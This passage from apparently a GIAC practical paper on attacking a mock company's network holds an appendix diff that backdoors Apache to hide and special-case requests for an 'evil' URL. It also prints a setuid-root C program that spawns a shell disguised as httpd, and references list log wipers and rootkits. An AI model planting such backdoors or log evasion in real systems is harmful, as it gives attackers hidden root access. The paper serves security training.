! //    if (!strstr(uno,EVIL_URL)) //|| (!strstr(dos,EVIL_URL)))
!     if (strstr(dos,EVIL_URL))
!         dontlog=1;
!     else
!         dontlog=0;
!
!     if (dontlog == 1)
!     {
!         dontlog=0;
!         return HTTP_NOT_FOUND;
      }
+     else
+     {
+         if (r->finfo.st_mode == 0 || (r->path_info && *r->path_info)) {
+             ap_log_rerror(APLOG_MARK, APLOG_ERR|APLOG_NOERRNO, r,
+                           "File does not exist: %s",r->path_info ?
+                           ap_pstrcat(r->pool, r->filename, r->path_info, NULL)
+                           : r->filename);
+             return HTTP_NOT_FOUND;
+         }
+     }
+
      if (r->method_number != M_GET) {
          return METHOD_NOT_ALLOWED;
      }
```


The backdoor also requires a setuid root program (configured in trojan.h above to be "/home/red/s." This is a very simple C program, as follows:

```
/* /home/red/s is a simple C program suid (chmod 6755 prog) and looks like: */

main()
{
setuid(0);
setgid(0);
execl("/bin/tcsh","/usr/sbin/httpd",(char *)0);
}
```

Note that Red uses tcsh instead of ash or bash as his preferred shell here. It offers better command line constructs than ash (like foreach loops), but doesn't log its history to files the way that bash does.

Appendix H – GCFW #0253 Network Diagram and Rules

This diagram shows the network described in GCFW #0253 and attacked in this paper. A relevant summary of firewall rules is listed after the diagram.



A relevant summary of the firewall rules described in GCFW #0253 is as follows:

- Every DMZ allows SSH access from the Internal network
- The Internet and the Mail Server can access port 53 (both TCP and UDP) on the DNS server in the DNS DMZ. No other traffic is allowed into the DNS DMZ.
- The Internet, Internal, and VPN networks can access ports 80 (HTTP) and 443 (HTTPS) on the web server, and the web server can reply to those connections. The web server can initiate connections to the PostgreSQL database (port 5423) in the Database DMZ. There is no other inbound or outbound access from the web server to any other DMZ or network, not even DNS lookup capability.
- The Internet, Internal, and VPN networks can access ports 25 (SMTP) and 110 (POP3) on the Mail Server. There is no Internal mail server for which the DMZ server is a relay; all GIAC mail (internal and external) is stored in the Mail DMZ.

Appendix I – Common UNIX Programs Used In This Paper

A number of common UNIX programs are used throughout this paper. This appendix will briefly describe these tools for the reader who may be unfamiliar with them. If there is a Windows command line equivalent, it will be listed to help orient Windows users.

cat – print a file to standard output. The Windows equivalent is "type".

chmod – Change the permissions (read, write, execute, setuid, setgid) of a file. "cacls" or "xcacls" is the closest Windows equivalent; "attrib" is somewhat related.

cp, **rm**, and **mv** – Copy, remove, and move files. Windows equivalents would be "copy" and "del"; "rename" is as close to "mv" but keeps the file in the current directory.

echo – Prints any arguments fed it to standard output. Usually a shell builtin command as well as a standalone program on UNIX. The Windows equivalent is "echo".

find – Find traverses a filesystem looking for files that match certain criteria, printing their names or executing commands upon them as requested. There is no Windows equivalent; the Windows "find" command is more like "grep".

grep, **egrep** – grep stands for "global regular expression print," and the grep family of commands will look for strings in a file that match the regular expression listed on the grep command line, and print the line the match is found on. Egrep is "extended grep" and allows some more complex matches, for example searching for 'this|that' would print lines containing "this" and lines containing "that". The closest Windows equivalent is "find", which is much less flexible.

head – print out the first N lines of a file (default 10; change N with the –N argument where N is a number).

last – Read the wtmp file and print out the history of who logged in when, from where, and for how long.

ln – create a link from one file to another. Links can be "hard" or "soft"; hard links mean the same file has two directory entries on the filesystem, and soft means that there is a file created which references a second file. The default is hard, use the –s argument to get soft links. A Windows shortcut is the closest logical approximation of a soft link; there is no Windows equivalent of a hard link.

ls – This command lists the files in a directory, and can be used to list details like size and modification time for a file or directory. The Windows equivalent is "dir".

lynx – A text-based web browser. Usually used for interactive browsing, but can be turned into a simple non-interactive tool using the "--source" or "--dump" options.

netstat – list network connections – for example, active connections, or listening daemons, or both, depending on the options. Windows has the same command.

nc (netcat) – The netcat command makes network connections – tcp or udp. This tool is at the same time simpler and more flexible than telnet. This comes standard on very few UNIX systems, and no Windows systems.

ping – Sends an ICMP "echo request" and waits for an ICMP "echo reply". Ping is a basic network connectivity debugging tool, and comes standard on most UNIX and Windows versions.

ps – lists running processes, along with detailed information about their system impact (processor time used, memory used, etc.)

tar – Short for "tape archive", tar is used to package multiple files into a single archive (either on tape, on file, to standard output, …). The closest Windows equivalent would be the "pkzip" utilities, although tar defaults to no compression. Compression is easily added using the "-z" option under most modern versions of tar.

telnet – Makes a tcp connection to a given port, by default port 23 which is the telnet service (which offers an interactive login). The telnet client program can connect to any port and interact with most text-based protocols. Comes standard on most UNIX and Windows versions.

w – Prints out one line of system statistics (uptime and load) and then lists the users actively logged into the system (locally, via telnet, via ssh, …).

wget – Web GET. This tool connects to an HTTP server and downloads files, and can be used for mirroring entire web trees. Where lynx is oriented toward user interaction, wget is designed for making local copies of files.

useradd, **userdel** – add or delete a user; usually modifies the /etc/passwd and /etc/shadow files (sometimes just the passwd file on older Unices).

uname – Prints out certain information about the local system, including name, kernel version, and processor type.

Endnotes / References

[1] Mario Serrano, GCFW Version 1.6, GIAC Enterprises Fortunes, http://www.giac.org/practical/Mario_Serrano_GCFW.zip
[2] Ibid
[3] Ibid, page 9
[4] IPChains homepage, http://netfilter.filewatcher.org/ipchains/
[5] http://lists.debian.org/debian-firewall/2000/debian-firewall-200007/msg00005.html, http://www.linuxgazette.com/issue74/lg_tips.html#tips/8
[6] Nmap – Free Stealth Port Scanner, http://www.insecure.org/nmap/
[7] nmapNT – Windows port of nmap, http://www.eeye.com/html/Research/Tools/nmapnt.html
[8] "How to enable IPSec Traffic Through a Firewall (Q233256)," http://support.microsoft.com/default.aspx?scid=kb;EN-US;q233256
[9] "Point-to-Point Tunneling Protocol (PPTP)," http://www.ietf.org/rfc/rfc2637.txt
[10] "Layer Two Tunneling Protocol (L2TP)," Section 8.1, http://www.ietf.org/rfc/rfc2661.txt
[11] "SSH Transport Layer Protocol," Section 3.1, http://www.ssh.com/tech/archive/secsh/transport.txt
[12] "How to Change Terminal Server's Listening Port (Q187623)," http://support.microsoft.com/default.aspx?scid=kb;EN-US;q187623
[13] "TCP SYN Scan (or Half Open Scanning)," http://hackingtruths.box.sk/portscan.htm
[14] SecurityFocus Vulnerabilities Database, http://www.securityfocus.com/cgi-bin/vulns.pl?section=keyword
[15] Network Ice Exploits Database, http://advice.networkice.com/advice/exploits/ports/500/default.htm
[16] O'Reilly's DNS and BIND, 4th Edition, http://www.oreilly.com/catalog/dns4/chapter/ch11.html, Section "Securing Your Name Server," subsection "BIND Version"
[17] Bind 9.20 distribution, ftp://ftp.isc.org/isc/bind9/9.2.0/bind-9.2.0.tar.gz
[18] "SMTP Service Extensions," http://www.ietf.org/rfc/rfc1869.txt
[19] http://www.securityfocus.com/bid/3377, "Discussion" tab
[20] "RAZOR Team," http://www.bindview.com/razor.cfm
[21] "RAZOR Advisory: Multiple Local Sendmail Vulnerabilities," http://www.securityfocus.com/archive/1/217549
[22] "POP3 Extension Mechanism," section 5, http://www.ietf.org/rfc/rfc2449.txt
[23] "Qpopper 3.0," http://www.eudora.com/qpopper/30.html
[24] "Qpopper Information," http://www.eudora.com/qpopper_general/#CURRENT
[25] "SecurityFocus Vulnerabilities Database," http://www.securityfocus.com/cgi-bin/vulns.pl (Vendor "Qualcomm," Title "qpopper," Version "3.0")
[26] "unix mailbox parsing trouble in qpopper," http://www.security.nnov.ru/advisories/qpopper.asp
[27] "How to use Wfetch.exe to Troubleshoot HTTP Connections (Q284285)," http://support.microsoft.com/default.aspx?scid=kb;EN-US;q284285
[28] "Apache 1.3.XX," http://www.securityfocus.com/archive/75/253264
[29] "ssh daemon exploit statement," http://www.team-teso.net/sshd_statement.php
[30] "Whisker" and "libwhisker," http://www.wiretrip.net/rfp/p/doc.asp/i2/d21.htm
[31] "whisker.txt" from http://www.wiretrip.net/rfp/bins/whisker/whisker.tar.gz
[32] "Stunnel – Universal SSL Wrapper," http://www.stunnel.org/
[33] "RFP's Whisker with SSL support," http://www.digitaloffense.net/index.html?section=TOOLS
[34] "Re: [PEN-TEST] Whisker over Stunnel," http://archives.neohapsis.com/archives/sf/pentest/2000-10/0045.html
[35] Command line switch descriptions are copied directly from the output of 'whisker.pl | more', which prints out help text without actually scanning anything.
[36] "Apache httpd 1.3 vulnerabilities," http://www.apacheweek.com/features/security-13
[37] "AHG's 'search.cgi' Search Engine Input Validation Flaw Lets Remote Users Execute Arbitrary Commands on the Web Server," http://www.securitytracker.com/alerts/2002/Jan/1003368.html
[38] "Covert Shells," http://rr.sans.org/covertchannels/covert_shells.php
[39] "Placing Backdoors Through Firewalls," http://www.thehackerschoice.com/papers/fw-backd.htm

[40] "THC-RWWWShell" for "communicating with a shell through firewalls and proxy servers by imitating webtraffic," http://www.thehackerschoice.com/download.php?t=r&d=rwwwshell-2.0.pl.gz
[41] "LOKI ICMP tunneling back door," http://www.iss.net/security_center/static/1452.php
[42] "DNS Tunnel – through bastion hosts," http://bugtraq.inet-one.com/dir.1998-04/msg00083.html
[43] "NSTX," a fake nameserver + client for tunneling, http://nstx.dereference.de/
[44] "djbdns," specifically "tinydns" from http://cr.yp.to/djbdns.html
[45] " Linux 7.1 Security Advisories," http://www.redhat.com/support/errata/rh71-errata-security.html
[46] "Updated at package available," http://www.redhat.com/support/errata/RHSA-2002-015.html
[47] "AT Maliciously Formatted Time Heap Overflow Vulnerability," http://online.securityfocus.com/cgi-bin/vulns-item.pl?section=credit&id=3886
[48] "'/usr/bin/at 31337 + vuln' problem + exploit," http://online.securityfocus.com/archive/1/250935
[49] "Shell-In-A-Box," http://www.shellinabox.com/
[50] "Handling file uploading from www forms with CGI.pm," http://www.perlfect.com/articles/upload.shtml
[51] "UNIX / penetration / log-wipers /," http://packetstorm.bjstuff.com/UNIX/penetration/log-wipers/
[52] "Zap3.c cleans WTMP, UTMP, lastlog, …," http://packetstorm.bjstuff.com/UNIX/penetration/log-wipers/logcleaner-0.3.c
[53] "Apache backdoor - Backdoors apache 1.3.17 / 1.3.19 to spawn a root shell when a certain page is requested," http://packetstorm.bjstuff.com/UNIX/penetration/rootkits/apachebd.tgz
[54] "Intrusion Detection," http://www.linuxsecurity.com/resource_files/documentation/QUICKSTART/intrusion.html
[55] "Kernel Rootkits," http://rr.sans.org/threats/rootkits.php
[56] "releases of teso," "adore-0.42.tar.gz," http://www.team-teso.net/releases.php
[57] "chkrootkit home page," http://www.chkrootkit.org/
[58] "NICNAME/WHOIS," RFC 954, http://www.ietf.org/rfc/rfc954.txt
[59] http://homepages.tesco.net/~J.deBoynePollard/FGA/nslookup-daft-error-message.html
[60] "PHP Post File Upload Buffer Overflow Vulnerabilities," http://online.securityfocus.com/bid/4183
[61] "Apache Mod_SSL/Apache-SSL Buffer Overflow Vulnerability," http://online.securityfocus.com/bid/4189